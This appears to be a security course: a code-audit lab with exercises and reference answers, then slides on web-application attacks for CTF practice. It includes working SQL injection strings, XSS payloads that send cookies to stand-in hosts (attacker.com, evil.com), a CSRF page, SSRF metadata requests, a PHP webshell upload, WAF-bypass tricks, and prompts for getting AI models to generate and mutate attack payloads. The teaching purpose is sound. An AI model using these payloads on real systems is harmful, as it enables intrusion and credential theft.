For JavaScript and TypeScript projects, ESLint with the `eslint-plugin-security` package flags dangerous patterns like `eval()`, non-literal regular expressions, and unsafe object property access.

```
# Install the security plugin  
npm install --save-dev eslint-plugin-security  
  
# Add to .eslintrc.json  
# { "plugins": ["security"], "extends": ["plugin:security/recommended"] }  
  
# Run the linter  
npx eslint --ext .js,.ts ./src/
```

**Tip:** Combine multiple tools in your workflow. Run Semgrep and Bandit first to catch low-hanging fruit, then use AI-assisted review for deeper analysis of complex logic, and finish with manual review of the most critical components (authentication, authorization, payment processing).

## Putting It All Together

---

An effective AI-assisted code audit follows this sequence: (1) run static analysis tools to identify known patterns, (2) feed the codebase architecture and flagged areas to an LLM for deeper analysis, (3) manually review the AI's findings, eliminating false positives, (4) trace confirmed vulnerabilities end-to-end from entry point to sink, and (5) build proof-of-concept exploits to demonstrate impact. Document every finding with its location, severity, reproduction steps, and recommended fix. This combination of automated tooling, AI analysis, and human expertise produces the most thorough results in the least time.

## Further Reading

---

- [OWASP Top 10 \(2021\)](#) -- the definitive web application security risk ranking
- [OWASP Code Review Guide](#) -- comprehensive methodology for security-focused code review
- [Semgrep Documentation](#) -- rules, patterns, and integration guides
- [Bandit Documentation](#) -- Python security linter reference
- [CWE Top 25 Most Dangerous Software Weaknesses](#) -- MITRE's vulnerability taxonomy

## Challenge Resources

---

**WARNING:** These files contain intentionally vulnerable code for educational analysis. Do NOT deploy or run in production.

### Download Files

Each file contains multiple deliberate vulnerabilities to discover and classify. All files are plain text (.txt) and safe to open.

↓ [vulnerable-webapp.py.txt](#) ~5 KB

↓ [vulnerable-api.js.txt](#) ~5 KB



↓ [legacy-auth.c.txt](#) ~4 KB

↓ [config-leak.yaml.txt](#) ~4 KB

| File                     | Language             | Vulnerability Categories                                                                               |
|--------------------------|----------------------|--------------------------------------------------------------------------------------------------------|
| vulnerable-webapp.py.txt | Python (Flask)       | SQL injection, command injection, path traversal, hardcoded credentials, XSS, insecure deserialization |
| vulnerable-api.js.txt    | JavaScript (Express) | NoSQL injection, broken authentication (JWT), IDOR, SSRF, prototype pollution                          |
| legacy-auth.c.txt        | C                    | Buffer overflow, format string vulnerability, use-after-free, integer overflow                         |
| config-leak.yaml.txt     | Kubernetes YAML      | Plaintext secrets, privileged containers, host network access, no resource limits, running as root     |

# Lab Guide

Four exercises across four languages: Python web app, Node.js API, C authentication, and YAML config — hunt vulnerabilities with AI as your co-auditor.

## Authorized Use Only

All source code is **synthetic** and intentionally vulnerable. Do not reuse this code in any real project. The vulnerability classes you learn to spot here apply to real audits only when you have explicit written authorization.

## Prerequisites

---

- Completed the [Theory](#) reading
- Access to an AI assistant (Claude, ChatGPT, or local LLM)
- Downloaded all four files into a folder named `code-audit-lab/`
- Familiarity with: OWASP Top 10, CWE categories, basic Python / JavaScript / C syntax
- Optional: `semgrep`, `bandit`, `eslint-plugin-security` for cross-checking

## Lab Scenario

---

AcmeCorp has asked you to audit four code artifacts from their repo before a production push. Each file is short enough to read end-to-end, but contains at least one exploitable bug. Your job: find every vulnerability, rank them by exploit value, and produce a fix recommendation the dev team can act on within one sprint.

## Download Lab Files

Save all four files into a folder named `code-audit-lab/` before starting the exercises.

↓ [vulnerable-webapp.py.txt](#) ~5 KB

↓ [vulnerable-api.js.txt](#) ~5 KB

↓ [legacy-auth.c.txt](#) ~4 KB

↓ [config-leak.yaml.txt](#) ~4 KB

## Exercise 1 — Python Web App Audit

Open [vulnerable-webapp.py.txt](#). This is a Flask/Django-style web application.

### Task 1.1 — Full vulnerability pass

You are a senior application security auditor. Review the Python web application below and produce:

1. A numbered list of every vulnerability, each with:
  - CWE ID (e.g., CWE-89 SQL Injection)
  - Exact line numbers
  - Severity (Critical / High / Medium / Low)
  - Attacker prerequisites (authenticated? network position?)
  - Proof-of-concept payload or curl command
2. Specifically look for: SQL injection, command injection, path traversal, SSRF, deserialization, XSS, auth bypass, IDOR, hard-coded secrets, insecure crypto, and race conditions.
3. The single most exploitable finding and a one-paragraph "how an attacker would chain this to RCE".
4. A unified diff (git-style) fix for the top 3 findings.

[paste vulnerable-webapp.py.txt]

✓ **Self-check: A thorough audit of this file should yield at least 5 distinct vulnerabilities. If the AI finds fewer, ask "what else did you miss?" — it usually finds 1-2 more on a second pass.**

## Exercise 2 — Node.js API Audit

Open `vulnerable-api.js.txt`. This is an Express-style REST API.

### Task 2.1 — Authentication and authorization review

Below is a Node.js/Express API. Focus your audit on:

1. Authentication flaws: weak JWT handling, missing signature verification, algorithm confusion (none/HS256/RS256), token replay, missing expiry checks.
2. Authorization flaws: missing ownership checks (IDOR), broken object-level access control, role checks done on client side, mass assignment.
3. Input validation: NoSQL injection, prototype pollution, regex DoS.
4. Async pitfalls: race conditions in check-then-act patterns, missing await on security-critical operations.
5. Dependency usage: any deprecated or known-vulnerable packages referenced by import.

For each finding output:

- File:line
- Vulnerability class
- Exploit scenario
- Minimal fix (show the corrected lines)

[paste vulnerable-api.js.txt]

✓ Self-check: Node APIs almost always have at least one IDOR and one JWT issue. You should be able to name both by the end of this exercise.

## Exercise 3 — Legacy C Auth Audit

Open `legacy-auth.c.txt`. This is a small C authentication module — the kind of code that lives forever in enterprise systems.

### Task 3.1 — Memory safety and logic flaws

Below is a C authentication module. Audit for:

1. Memory safety bugs: buffer overflow (stack/heap), off-by-one, format string, use-after-free, double-free, integer overflow/underflow.
2. String handling pitfalls: unbounded strcpy/strcat/sprintf/gets, missing null terminators, assumptions about fixed sizes.
3. Authentication logic flaws: timing attacks on memcmp/strcmp, weak random number generation, predictable tokens, password stored in plaintext or with reversible encoding.
4. Integer handling: signed/unsigned confusion, truncation in size arguments.
5. For each finding, give:
  - Line number
  - Bug class (CWE)
  - Whether it is exploitable for code execution, info leak, or auth bypass
  - A patch (show before/after)

Rank findings by exploitability. Identify if any chain to RCE.

[paste legacy-auth.c.txt]

✓ Self-check: C code of this size usually has 2-4 memory safety issues. You should have at least one that the AI classifies as "exploitable for code execution."

## Exercise 4 — Config Leak Audit

Open `config-leak.yaml.txt`. Configuration files are where production secrets and bad defaults hide.

### Task 4.1 — Extract secrets and misconfigurations

Below is a YAML configuration file. Extract:

1. Every secret, credential, token, API key, or connection string (even if it looks like a "placeholder" — flag it anyway).
2. Every overly-permissive setting: debug modes on, wildcard CORS,

```
allow-all CSP, TLS verification disabled, weak ciphers, default
admin accounts.
```

3. Every service endpoint exposed to the internet that should not be.
4. Any reference to internal infrastructure that leaks topology (hostnames, private IPs, cluster names).
5. Any dangerous feature flag combinations (e.g., "dev\_mode: true" in production, "allow\_unauthenticated: true" on an admin API).

Output:

- Table of findings (key, value, risk, fix)
- The 3 changes with the largest blast-radius reduction

```
[paste config-leak.yaml.txt]
```

✓ **Self-check: Config leaks usually contain at least one real-looking credential and one "debug: true" type setting. You should walk away with a credential you could try against a live endpoint and a misconfiguration that would change the attack surface.**

## Final Exercise — Build the Audit Report

### Task 5.1 — Cross-artifact correlation

In a fresh AI conversation, paste the outputs of Exercises 1–4 and ask:

```
Here are four audit outputs for four files from the same
repository. Produce:
```

1. A consolidated findings table (all files, all vulns, deduped).
2. Any vulnerability that spans multiple files (e.g., a secret leaked in config that is used as an HMAC key in the Python app).
3. The top 5 findings ranked by CVSS 3.1 base score (estimate).
4. A 1-week remediation plan: what the dev team should fix in sprint 1, sprint 2, and backlog.
5. Three detection rules (Semgrep or CodeQL syntax) that would have caught the highest-severity issue in CI before merge.

```
Output as markdown, no more than 1200 words.
```

✓ **Self-check:** Your final report should identify at least one cross-file chain (e.g., "secret from config.yaml is used as a weak HMAC key in webapp.py, enabling signature forgery"). That cross-reference is the highest-value output of a code audit.

## Reflection

---

- Which language gave the AI the most trouble? Where did it miss bugs a human would catch?
- Did the AI hallucinate vulnerabilities that were not real? How did you tell?
- How would you verify an AI-reported finding in a real engagement before reporting it to a client?
- What is the ceiling of AI-assisted audit — at what point would you still need a human with domain context?

### What's Next

Lesson 05 narrows the focus to the web layer specifically — using AI to triage web-application scanner output and reconstruct exploit chains from Burp/ZAP artifacts.

# Homework

Three tasks to turn one-off code review into a repeatable AI-assisted audit workflow.

Finish the lab first.

## Task 1 — False-Positive Calibration

### Objective

Measure the AI's accuracy.

### Instructions

1. Re-run your best audit prompt on one of the four lab files.
2. Manually verify each reported finding. Label it: TRUE POSITIVE / FALSE POSITIVE / UNCLEAR.
3. Compute  $\text{precision} = \text{TP} / (\text{TP} + \text{FP})$ . Compute the count of findings the AI MISSED that you caught manually.
4. Write a one-paragraph note on the FP pattern — what class of code confuses the AI most?

### Deliverable

A labelled table and the precision/miss numbers.

## Task 2 — Patch & Verify

### Objective

Close the loop: take an AI-identified bug, patch it, and validate the patch.



### Instructions

1. Pick the highest-severity finding from any lab file.
2. Write a unified diff patch that fixes the root cause (not just the symptom).
3. Ask the AI to re-audit the patched file. Does it still flag the finding? Does the patch introduce new issues?

### Deliverable

Original file, patch, post-patch audit output.

## Task 3 — Semgrep Rule Authoring

---

### Objective

Codify one finding as a reusable static-analysis rule.

### Instructions

1. Pick one vulnerability pattern from the lab (e.g., unsafe `eval()`, hard-coded secret).
2. Write a Semgrep rule YAML that would detect this pattern in any codebase.
3. Test it mentally against the lab file: would it match?

### Deliverable

A `rule.yml` file plus a one-paragraph rationale.

# Answers

Reference answers for Lesson 04.

## Part 1 — Lab Answers

### Exercise 1 — Python Web App Audit

---

#### Expected classes of findings

- SQL injection via string concatenation into a query.
- Command injection via `os.system` / `subprocess shell=True` with user input.
- Path traversal on a file-read endpoint.
- Hard-coded secret or SECRET\_KEY.
- Possibly: insecure deserialization, open redirect, or reflected XSS.

### Exercise 2 — Node.js API Audit

---

#### Expected findings

- JWT verification with `algorithm: 'none'` accepted or signature skipped.
- IDOR: user-controlled ID used directly in a database lookup with no ownership check.
- NoSQL injection via object in request body passed straight to Mongo.
- Mass assignment: `Object.assign(user, req.body)` enables privilege escalation.

## Exercise 3 — Legacy C Auth Audit

---

### Expected findings

- Stack buffer overflow via `strcpy` / `gets` / `sprintf` on fixed-size buffer.
- Timing attack on `strcmp` or `memcmp` password check.
- Weak RNG ( `rand()` ) used for token generation.
- Integer truncation in a size calculation.

At least one finding should be exploitability-rated "likely RCE" given sufficient size controls.

## Exercise 4 — Config Leak Audit

---

### Expected findings

- Database password or API key in plaintext.
- `debug: true` or equivalent flag left on for production.
- CORS wildcard or TLS verification disabled.
- Default admin account or weak default credential.
- Internal hostname or private IP referenced directly.

## Final Exercise — Audit Report

---

### Expected cross-file chain

A secret found in `config-leak.yaml` is used as a signing key or DB password in `vulnerable-webapp.py`, which itself has an SQL injection that could exfiltrate more data. A great audit connects at least two files.

---

# Part 2 — Homework Answers

## Task 1 — False-Positive Calibration

---

### Expected precision

For typical lab content AI precision lands around 70-85%. The most common FP pattern is flagging *any* use of a sensitive function (like `eval()`) as a bug, even when the input is a trusted constant. Misses usually involve business-logic flaws with no syntactic fingerprint.

## Task 2 — Patch & Verify

---

### Expected patch quality

Root-cause fixes replace the dangerous primitive (parameterized queries instead of string concat, `shlex.quote` instead of raw input). Symptom fixes (regex blacklist, escaping on output) are a sign the audit was not internalized.

## Task 3 — Semgrep Rule Authoring

---

### Expected rule shape

A YAML file with `pattern-either` or `pattern` clauses matching the dangerous call site, plus a `metavariable-pattern` filter to cut false positives when the argument is a string literal.

# **Lesson 05: Web Application Vulnerability Scanning**

# Web Application Vulnerability Scanning

Systematically discovering and exploiting web application vulnerabilities using manual techniques, automated tools, and AI-assisted payload generation.

SQL Injection

XSS

CSRF

SSRF

Burp Suite

AI Fuzzing

WAF Bypass

**Notes:** This lesson covers OWASP Top 10 web vulnerabilities with hands-on payload examples and AI-assisted techniques for CTF competitions.

# Before We Begin

## ⚠ Educational Use Only

Web application testing techniques are for authorized penetration testing and CTF competitions only. Unauthorized testing of web applications is illegal.

All techniques in this lesson should only be used against:

- **CTF challenge platforms** — purpose-built for exploitation practice
- **Your own lab environments** — DVWA, WebGoat, Juice Shop, etc.
- **Authorized engagements** — with written permission and defined scope

Violations of the Computer Fraud and Abuse Act (CFAA) and equivalent laws carry serious criminal penalties.

---

# The Web Application Attack Surface

Every HTTP interaction is a potential entry point. Understanding the full surface is the first step to systematic testing.

## Client-Side

- URL parameters & fragments
- Form inputs & file uploads
- Cookies & local storage
- JavaScript execution context
- WebSocket connections

## Server-Side

- HTTP methods & headers
  - Session management
  - API endpoints (REST, GraphQL)
  - Database queries
  - File system operations
-



# HTTP Methods, Headers & Sessions

Attackers probe every aspect of the HTTP protocol for misconfigurations and injection points.

| Vector       | What to Test                     | Example Attack                           |
|--------------|----------------------------------|------------------------------------------|
| HTTP Methods | PUT, DELETE, PATCH enabled?      | Upload webshell via PUT                  |
| Headers      | Host, X-Forwarded-For, Referer   | Host header injection for password reset |
| Cookies      | Secure, HttpOnly, SameSite flags | Session hijacking via XSS                |
| Sessions     | Token entropy, fixation          | Session fixation / prediction            |
| APIs         | Auth bypass, rate limiting, BOLA | IDOR via API enumeration                 |

**Notes:** Always start recon by sending OPTIONS requests and testing non-standard methods against every endpoint.

# Anatomy of a Vulnerable HTTP Request

Every part of this request can be an injection point:

```
POST /api/v1/users/search HTTP/1.1
Host: vulnerable-app.ctf
Cookie: session=eyJhbGciOiJub251In0.eyJ1c2VyIjoiYWRTaW4ifQ.
Content-Type: application/json
X-Forwarded-For: 127.0.0.1
Referer: https://vulnerable-app.ctf/admin

{
  "query": "admin' OR 1=1--",
  "page": 1,
  "sort": "name; ls -la"
}
```

- **Cookie** — JWT with `alg: none` (authentication bypass)
  - **X-Forwarded-For** — IP spoofing to bypass access controls
  - **JSON body** — SQL injection in `query`, command injection in `sort`
-

# SQL Injection — The Classic King

SQL injection remains one of the most dangerous web vulnerabilities. It occurs when user input is concatenated directly into SQL queries without parameterization.

## Vulnerable Code Pattern

```
# VULNERABLE - never do this
query = f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'"
cursor.execute(query)
```

## Three Major Categories

- **UNION-based** — Append extra SELECT to extract data visibly
- **Blind (Boolean)** — Infer data from true/false application responses

- **Time-based Blind** — Infer data from response timing delays
-

# UNION-Based SQL Injection

The attacker appends a UNION SELECT to merge their query results with the original. Requires matching the column count and types.

## Step 1: Determine Column Count

```
-- Use ORDER BY to find column count
' ORDER BY 1-- -      (success)
' ORDER BY 2-- -      (success)
' ORDER BY 3-- -      (success)
' ORDER BY 4-- -      (error! => 3 columns)
```

## Step 2: Find Visible Columns

```
' UNION SELECT 'a','b','c'-- -
-- Check which of a/b/c appears in the response
```

## Step 3: Extract Data

```
' UNION SELECT username, password, NULL FROM users-- -  
' UNION SELECT table_name, NULL, NULL FROM information_schema.tables-- -  
' UNION SELECT column_name, NULL, NULL FROM information_schema.columns  
WHERE table_name='secret_flags'-- -
```

---

# Blind SQL Injection — Boolean-Based

When query results are not displayed, use conditional logic to extract data one character at a time by observing differences in application behavior.

```
-- Does the first character of the admin password = 'a'?  
' AND (SELECT SUBSTRING(password,1,1) FROM users  
  WHERE username='admin')='a'-- -  
  
-- Binary search approach (faster):  
' AND (SELECT ASCII(SUBSTRING(password,1,1)) FROM users  
  WHERE username='admin') > 77-- -  
  
-- Extract database name character by character:  
' AND (SELECT ASCII(SUBSTRING(database(),1,1))) > 100-- -
```

## Observable Differences

- **Different page content** — "Welcome back" vs. "Invalid login"
- **Different HTTP status codes** — 200 vs. 302 vs. 500

- **Different response lengths** — even a few bytes difference
-



# Time-Based Blind SQL Injection

When there is no visible difference in responses, force the database to sleep conditionally. If the response is delayed, the condition was true.

```
-- MySQL time-based
' AND IF(
  (SELECT SUBSTRING(password,1,1) FROM users
   WHERE username='admin')='s',
  SLEEP(3), 0
)-- -

-- PostgreSQL
'; SELECT CASE WHEN
  (SELECT SUBSTRING(password,1,1) FROM users
   WHERE username='admin')='s'
  THEN pg_sleep(3) ELSE pg_sleep(0) END-- -

-- MSSQL
': IF (SELECT SUBSTRING(password,1,1) FROM users
```

**Notes:** Time-based SQLi is slow but works when all other channels are closed. A full password extraction can take thousands of requests.

---

# SQLi in the Wild — Full HTTP Exchange

## Malicious Request

```
GET /products?category=Gifts'+UNION+SELECT+NULL,username,password+FROM+users-- HTTP/1.1
Host: shop.ctf-challenge.com
Cookie: session=abc123
```

## Vulnerable Response

```
HTTP/1.1 200 OK
Content-Type: text/html

<table>
  <tr><td>Gift Card</td><td>$25.00</td></tr>
  <!-- Injected rows from users table -->
  <tr><td>admin</td><td>$up3r$ecretP@ss</td></tr>
  <tr><td>flag_user</td><td>CTF{sql_union_master}</td></tr>
</table>
```

### **Key Takeaway**

The UNION SELECT piggybacks on the product listing query, injecting user credentials directly into the HTML table.

---

# Cross-Site Scripting (XSS)

XSS lets an attacker execute arbitrary JavaScript in the context of another user's browser session, enabling cookie theft, session hijacking, keylogging, and phishing.

## Reflected XSS

Payload is in the request (URL, form) and reflected back in the response. Requires victim to click a crafted link.

## Stored XSS

Payload is saved server-side (database, file) and served to every user who views the page. More dangerous, no click needed.

## DOM-Based XSS

Payload never touches the server. JavaScript on the page reads attacker-controlled data (URL fragment, `postMessage` ) and inserts it unsafely into the DOM.

---

# Reflected XSS — Payloads

## Basic Detection

```
<script>alert('XSS')</script>  
  
<img src=x onerror=alert('XSS')>  
  
<svg onload=alert('XSS')>
```

## Cookie Stealing Payload

```
<script>  
  fetch('https://attacker.com/steal?c='+document.cookie)  
</script>
```

## Full Attack URL

```
https://vulnerable-app.ctf/search?q=<script>fetch('https://evil.com/log?cookie='+document.cookie)</script>
```

## HTTP Response Showing Reflection

```
<h2>Search results for: <script>fetch('https://evil.com/log?cookie='+document.cookie)</script></h2>  
<p>No results found.</p>
```

---



# Stored XSS — Persistent Payloads

The payload is stored in the database and triggered whenever any user views the affected page.

## Comment Form Injection

```
POST /api/comments HTTP/1.1
Content-Type: application/json

{
  "post_id": 42,
  "author": "hacker",
  "body": "Great post! <img src=x onerror=\"new Image().src='https://evil.com/steal?c='+document.cookie\"></p>"
}
```

## Rendered for Every Visitor

```
<div class="comment">
  <strong>hacker</strong>
  <p>Great post! <img src=x onerror="new Image().src='https://evil.com/steal?c='+document.cookie"></p>
</div>
```

**Notes:** Stored XSS is especially dangerous in admin panels, support tickets, and user profiles where privileged users view attacker content.

---

# DOM-Based XSS

The vulnerability is entirely client-side. Dangerous data flows from a **source** to a **sink** without sanitization.

## Vulnerable JavaScript

```
// Source: URL fragment (never sent to server)
const name = new URLSearchParams(location.search).get('name');

// Sink: innerHTML (pares HTML, executes scripts)
document.getElementById('greeting').innerHTML = 'Hello, ' + name + '!';
```

## Attack URL

```
https://app.ctf/welcome?name=<img src=x onerror=alert(document.cookie)>
```

### Common Sources

`location.search`, `location.hash`

### Common Sinks

`innerHTML`, `outerHTML`

| Common Sources                 | Common Sinks                                          |
|--------------------------------|-------------------------------------------------------|
| <code>document.referrer</code> | <code>document.write()</code>                         |
| <code>window.name</code>       | <code>eval()</code> , <code>setTimeout()</code>       |
| <code>postMessage</code> data  | <code>jQuery.html()</code> , <code>\$.append()</code> |

# Cross-Site Request Forgery (CSRF)

CSRF tricks a logged-in user's browser into making unintended requests to a vulnerable application. The browser automatically attaches cookies, so the request appears legitimate.

## Malicious HTML Page (hosted by attacker)

```
<!-- Auto-submitting form that changes admin email -->
<html>
<body onload="document.forms[0].submit()">
  <form action="https://bank.ctf/account/settings" method="POST">
    <input type="hidden" name="email" value="attacker@evil.com">
    <input type="hidden" name="action" value="change_email">
  </form>
</body>
</html>
```

## What Happens

1. Victim visits attacker's page while logged into bank.ctf
2. Form auto-submits POST request with victim's session cookie
3. Server changes email to attacker's — now attacker can reset password

### **Defenses to Look For (and Bypass)**

CSRF tokens, SameSite cookies, Referer/Origin header checks. In CTFs, look for missing or weak implementations of these controls.

---

# Server-Side Request Forgery (SSRF)

SSRF lets an attacker make the **server** send HTTP requests to arbitrary destinations, including internal services that are not directly accessible.

## Vulnerable Endpoint

```
POST /api/fetch-url HTTP/1.1
Content-Type: application/json

{"url": "http://169.254.169.254/latest/meta-data/iam/security-credentials/"}
```

## What the Server Does

```
# Server-side code
import requests
url = request.json['url']      # User-controlled!
response = requests.get(url)  # Server fetches it
return response.text          # Returns internal data
```

## Common SSRF Targets

- **Cloud metadata** — `169.254.169.254` (AWS/GCP/Azure credentials)
  - **Internal APIs** — `http://localhost:8080/admin`
  - **Internal network scanning** — `http://10.0.0.X:PORT`
  - **File read** — `file:///etc/passwd`
-



# Insecure Direct Object Reference (IDOR)

IDOR occurs when an application exposes internal object references (IDs, filenames) without proper authorization checks. Simply changing a number in the URL grants access to another user's data.

## Example: User Profile Access

```
-- Legitimate request (your profile)
GET /api/users/1337/profile HTTP/1.1
Authorization: Bearer eyJ...your_token...

-- IDOR attack (someone else's profile)
GET /api/users/1/profile HTTP/1.1
Authorization: Bearer eyJ...your_token...
```

## Common IDOR Locations

| Endpoint Pattern                | What to Enumerate          |
|---------------------------------|----------------------------|
| <code>/api/invoices/{id}</code> | Sequential IDs: 1, 2, 3... |

| Endpoint Pattern                            | What to Enumerate                                   |
|---------------------------------------------|-----------------------------------------------------|
| <code>/files/{filename}</code>              | Predictable filenames                               |
| <code>/api/orders?user_id={id}</code>       | Other user IDs                                      |
| <code>/download?file=report_1337.pdf</code> | Path traversal: <code>../../../../etc/passwd</code> |

**Notes:** IDOR is extremely common in APIs. Always test by changing numeric IDs, UUIDs, and any user-controllable reference.

# File Upload Vulnerabilities

Unrestricted file uploads can lead to remote code execution, XSS, and server-side attacks.

## Webshell Upload (PHP)

```
POST /upload HTTP/1.1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary

-----WebKitFormBoundary
Content-Disposition: form-data; name="avatar"; filename="shell.php"
Content-Type: image/jpeg

<?php system($_GET['cmd']); ?>
-----WebKitFormBoundary--
```

## Bypass Techniques

| Filter                     | Bypass                                                                          |
|----------------------------|---------------------------------------------------------------------------------|
| Extension blacklist (.php) | <code>shell.php5</code> , <code>shell.phtml</code> , <code>shell.php.jpg</code> |

| Filter                     | Bypass                                                  |
|----------------------------|---------------------------------------------------------|
| Content-Type check         | Set <code>Content-Type: image/jpeg</code> with PHP body |
| Magic bytes check          | Prepend <code>GIF89a</code> before PHP code             |
| Extension whitelist (.jpg) | Null byte: <code>shell.php%00.jpg</code> (legacy)       |
| Image processing           | Embed PHP in EXIF metadata                              |

# AI-Assisted Payload Crafting

Large language models can rapidly generate, mutate, and refine attack payloads for authorized testing. AI acts as an intelligent collaborator that understands context.


## Prompt: Generating SQLi Test Vectors

```
I'm testing a search feature in a CTF challenge for SQL injection.  
The backend appears to be MySQL. The input is reflected in an error  
message when special characters are used. Generate 15 SQL injection  
payloads that:
```

1. Test for UNION-based injection (varying column counts 1-5)
2. Include comment styles for different SQL dialects
3. Try both string and numeric injection contexts
4. Include payloads that extract database version info

### Why AI Excels Here

- **Context-aware** — adapts payloads to the specific tech stack
- **Creative variations** — encoding tricks, case mutations, nested payloads
- **Rapid iteration** — refine based on observed responses



# AI Prompts for XSS Payload Generation

## Prompt: Context-Specific XSS

In a CTF challenge, user input is reflected inside an HTML attribute:

```
<input type="text" value="USER_INPUT_HERE">
```

The application filters `<script>` tags and the word "javascript".

Generate 10 XSS payloads that:

1. Break out of the attribute context
2. Use event handlers (onfocus, onmouseover, onerror)
3. Bypass the keyword filter using encoding/case tricks
4. Include at least 2 payloads that don't require user interaction

## Sample AI-Generated Payloads

```
" onfocus="alert(1)" autofocus="
" onmouseover="alert(1)" style="position:fixed;top:0;left:0;width:100%;height:100%
"><svg/onload=alert(1)>
" onfocus=alert(1) autofocus tabindex=1 "
"><img src=x onerror=alert(1)//
```

**Notes:** Always iterate with AI — paste the server's response and ask it to adapt the payload based on what was filtered or escaped.

---



# AI-Assisted Fuzzing

Traditional fuzzing uses static wordlists. AI generates **smart, context-aware** wordlists and mutation strategies tailored to the target.

## Prompt: Smart Wordlist Generation

```
I'm fuzzing a REST API for a CTF. The known endpoints are:
```

```
/api/v1/users, /api/v1/products, /api/v1/orders
```

```
Generate a wordlist of 30 likely hidden endpoints considering:
```

1. Common REST patterns (CRUD, admin, debug, internal)
2. API versioning variations (v2, v3, beta)
3. Common backup/development paths
4. Health check and monitoring endpoints

## AI-Generated Mutation Strategies

```
Prompt: "The WAF blocks the word SELECT in SQL injection attempts. Generate 10 mutation strategies to bypass this filter."
```

```
AI Response:
```

1. Case variation: SeLeCt, sElEcT

2. Inline comments: `SEL/**/ECT, S/**/E/**/L/**/E/**/C/**/T`
  3. URL encoding: `%53%45%4C%45%43%54`
  4. Double URL encoding: `%2553%2545%254C%2545%2543%2554`
  5. Unicode: `S E L E C T` using fullwidth chars
  6. Concatenation: `CONC/**/AT('SEL','ECT')`
  7. Hex encoding: `0x53454C454354`
  8. Using synonyms: `FETCH FIRST` instead of `LIMIT`
-

# Tool: Burp Suite

The industry-standard web application security testing platform. Acts as an intercepting proxy between your browser and the target.

## Key Components

- **Proxy** — intercept & modify requests
- **Repeater** — manually resend modified requests
- **Intruder** — automated payload fuzzing
- **Scanner** — automated vuln detection (Pro)
- **Decoder** — encode/decode data

## CTF Workflow

1. Configure browser proxy (127.0.0.1:8080)
2. Browse the target — build site map
3. Intercept interesting requests
4. Send to Repeater for manual testing
5. Send to Intruder for automated fuzzing

## Intruder Attack Types

| Type          | Use Case                                            |
|---------------|-----------------------------------------------------|
| Sniper        | Single payload position, one at a time              |
| Battering Ram | Same payload in all positions simultaneously        |
| Pitchfork     | Paired payloads across positions (user:pass combos) |
| Cluster Bomb  | All payload combinations (brute force)              |

---

# Tool: OWASP ZAP

Free, open-source alternative to Burp Suite. Excellent for automated scanning and CI/CD integration.

## Quick Scan via CLI

```
# Docker-based full scan
docker run -t ghcr.io/zaproxy/zaproxy:stable zap-full-scan.py \
  -t https://target.ctf \
  -r report.html

# API scan with OpenAPI spec
docker run -t ghcr.io/zaproxy/zaproxy:stable zap-api-scan.py \
  -t https://target.ctf/openapi.json \
  -f openapi \
  -r api-report.html
```

## ZAP vs Burp for CTFs

| Feature           | ZAP              | Burp                              |
|-------------------|------------------|-----------------------------------|
| Price             | Free             | Free (Community) / \$449/yr (Pro) |
| Auto scanning     | Excellent (free) | Excellent (Pro only)              |
| Manual testing    | Good             | Superior                          |
| Scripting         | Python, JS, Zest | Java, Python (extensions)         |
| CI/CD integration | Built-in         | Enterprise only                   |

# Tool: sqlmap

The most powerful automated SQL injection tool. Handles detection, exploitation, database enumeration, and data extraction.

## Essential Commands

```
# Basic detection
sqlmap -u "https://target.ctf/search?q=test" --batch

# Specify POST data
sqlmap -u "https://target.ctf/login" \
  --data="username=admin&password=test" \
  --batch

# Enumerate databases
sqlmap -u "https://target.ctf/search?q=test" --dbs

# Dump specific table
sqlmap -u "https://target.ctf/search?q=test" \
  -D ctf_db -T flags --dump
```

### CTF Tip

Always try `--level=5 --risk=3` if default detection fails. Use `--technique=T` for time-based only when other methods are blocked.

---



# Tool: Nikto

A web server scanner that checks for dangerous files, outdated server software, misconfigurations, and known vulnerabilities.

## Usage

```
# Basic scan
nikto -h https://target.ctf

# Scan specific port with tuning
nikto -h target.ctf -p 8443 -ssl \
    -Tuning 123bde -o report.html -Format html

# Tuning options (what to test)
# 1 - Interesting file / seen in logs
# 2 - Misconfiguration / default files
# 3 - Information disclosure
# b - Software identification
# d - Debug / development files
# e - Remote source inclusion
```

## What Nikto Finds

- **Default files** — `/phpinfo.php`, `/.git/HEAD`, `/robots.txt`
  - **Backup files** — `/index.php.bak`, `/config.old`, `/db.sql`
  - **Admin panels** — `/admin/`, `/manager/`, `/wp-admin/`
  - **Outdated software** — Apache, nginx, PHP version disclosure
-

# AI as the Brain Behind the Tools

The real power emerges when you use AI not just for payload generation, but as an intelligent coordinator for your entire tool chain.

## AI-Enhanced Workflow

Prompt: "I'm in a CTF. Here is the Nikto output for the target:

[paste nikto output]

And here is the Burp site map showing these endpoints:

/login, /api/users, /api/search, /upload, /admin (403)

Create a prioritized testing plan:

1. Which endpoints are most likely vulnerable?
2. What specific tests should I run on each?
3. Generate the exact sqlmap and Burp Intruder commands.
4. How might I bypass the 403 on /admin?"

## AI Coordination Tasks

- **Triage scan results** — prioritize findings by exploitability

- **Chain vulnerabilities** — "Use SSRF to reach internal admin, then SQLi to dump flags"
  - **Interpret error messages** — identify backend technology from stack traces
  - **Generate tool commands** — exact syntax for sqlmap, ffuf, Burp macros
-

# WAF Bypass Techniques

Web Application Firewalls (WAFs) use pattern matching to block malicious requests. Bypass techniques exploit gaps between what the WAF checks and what the application processes.

| Technique                | Example                                  | Bypasses               |
|--------------------------|------------------------------------------|------------------------|
| Case variation           | <code>SeLeCt</code>                      | Case-sensitive rules   |
| Inline comments          | <code>SEL/**/ECT</code>                  | Keyword matching       |
| Double encoding          | <code>%252F</code> = <code>/</code>      | Single-pass decoding   |
| Whitespace alternatives  | <code>SELECT%0a1</code>                  | Space-based detection  |
| HTTP Parameter Pollution | <code>?id=1&amp;id=2 UNION SELECT</code> | First-param inspection |
| Chunked encoding         | <code>Transfer-Encoding: chunked</code>  | Body inspection limits |
| JSON/XML wrapping        | <code>{"query": "1 UNION SELECT"}</code> | URL-only inspection    |

# AI-Assisted WAF Bypass

AI excels at generating creative bypass mutations based on observed WAF behavior.

## Iterative Bypass Prompt

```
I'm working on a CTF challenge. The WAF is blocking my SQL injection.  
Here's what I've tried and the results:
```

```
1. ' OR 1=1--          => BLOCKED (403 Forbidden)  
2. ' OR 1=1#           => BLOCKED  
3. ' oR 1=1--          => BLOCKED (case insensitive detection)  
4. '%0aOR%0a1=1--      => BLOCKED (whitespace detection)  
